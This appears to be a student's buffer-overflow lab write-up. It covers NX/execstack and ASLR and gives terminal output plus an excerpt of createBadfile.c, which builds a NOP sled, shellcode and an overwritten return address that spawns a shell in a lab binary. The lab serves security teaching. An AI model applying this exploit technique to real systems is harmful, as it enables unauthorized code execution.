

# Lab Assignment2

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a. What happens when you compile without "-z execstack" ?

`-z execstack`: Turn off the NX protection to make the stack executable

If without "-z execstack", we can not execute the instructions in stack.

b. What happens if you enable ASLR? Does the return address change?

Address Space Layout Randomization (ASLR) is a security features used in most Operating system today.


ASLR randomly arranges the address spaces of processes, including stack, heap, and libraries.

The return address will be changed.

c. Does the address of the buffer[] in memory change when you run BOF using

When we run GDB, it will change the stack(GDB push something into stack), so the return address is different.

- GDB



The screenshot shows a terminal window on the left and a code editor on the right. The terminal window displays the output of running GDB on a program named BOF. The code editor shows the source code for createBadfile.c, which includes a buffer overflow exploit. The code sets up a buffer, fills it with NOPs, and then overflows it with shellcode. It also sets a breakpoint at the BOF function and saves the exploit to a file named badfile.

```
root@kali-WSU: ~/Desktop/Lab2-BufferOverflows
File Edit View Search Terminal Help
root@kali-WSU:~/Desktop/Lab2-BufferOverflows# ./createBadfile
Completed writing
root@kali-WSU:~/Desktop/Lab2-BufferOverflows# gdb BOF
GNU gdb (Debian 7.7.1-1+dfsg-5) 7.7.1
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License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law. Type "show copying"
and "show warranty" for details.
This GDB was configured as "i586-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.
For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from BOF...done.
(gdb) run
Starting program: /root/Desktop/Lab2-BufferOverflows/BOF
Buffer overflow vulnerability starting up...
0xbffff23c
process 1839 is executing new program: /bin/dash
#
```

```
createBadfile.c
FILE *badfile;

/* Init the buffer with nop (0x90) */
memset(&buffer, 0x90, 512);

/* own code */
memcpy(&buffer[32], shellcode, sizeof(shellcode));
long *addr = (long*)&buffer[24];

// GDB
*addr = 0xbffff23c + 32;

// BOF
/*addr = 0xbffff2ac + 32;

// /root/Desktop/Lab2-BufferOverflows/BOF
/*addr = 0xbffff24c + 32;

/* Save to badfile */
badfile = fopen("badfile", "w+");
fwrite(buffer, 512, 1, badfile);
fclose(badfile);
```

- /home/root/Desktop/Lab2-BufferOverflows/BOF

The terminal window on the left shows the following commands and output:

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root@kali-WSU:~/Desktop/Lab2-BufferOverflows# gcc -g -z execstack -fno-stack-protector BOF.c -o BOF
root@kali-WSU:~/Desktop/Lab2-BufferOverflows# gcc createBadfile.c -o createBadfile
root@kali-WSU:~/Desktop/Lab2-BufferOverflows# ./root/Desktop/Lab2-BufferOverflows/BOF
Buffer overflow vulnerability starting up...
0xbffff24c
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The code editor on the right shows the content of `createBadfile.c`:

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● `./BOF`

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root@kali-WSU:~/Desktop/Lab2-BufferOverflows# ./createBadfile
Completed writing
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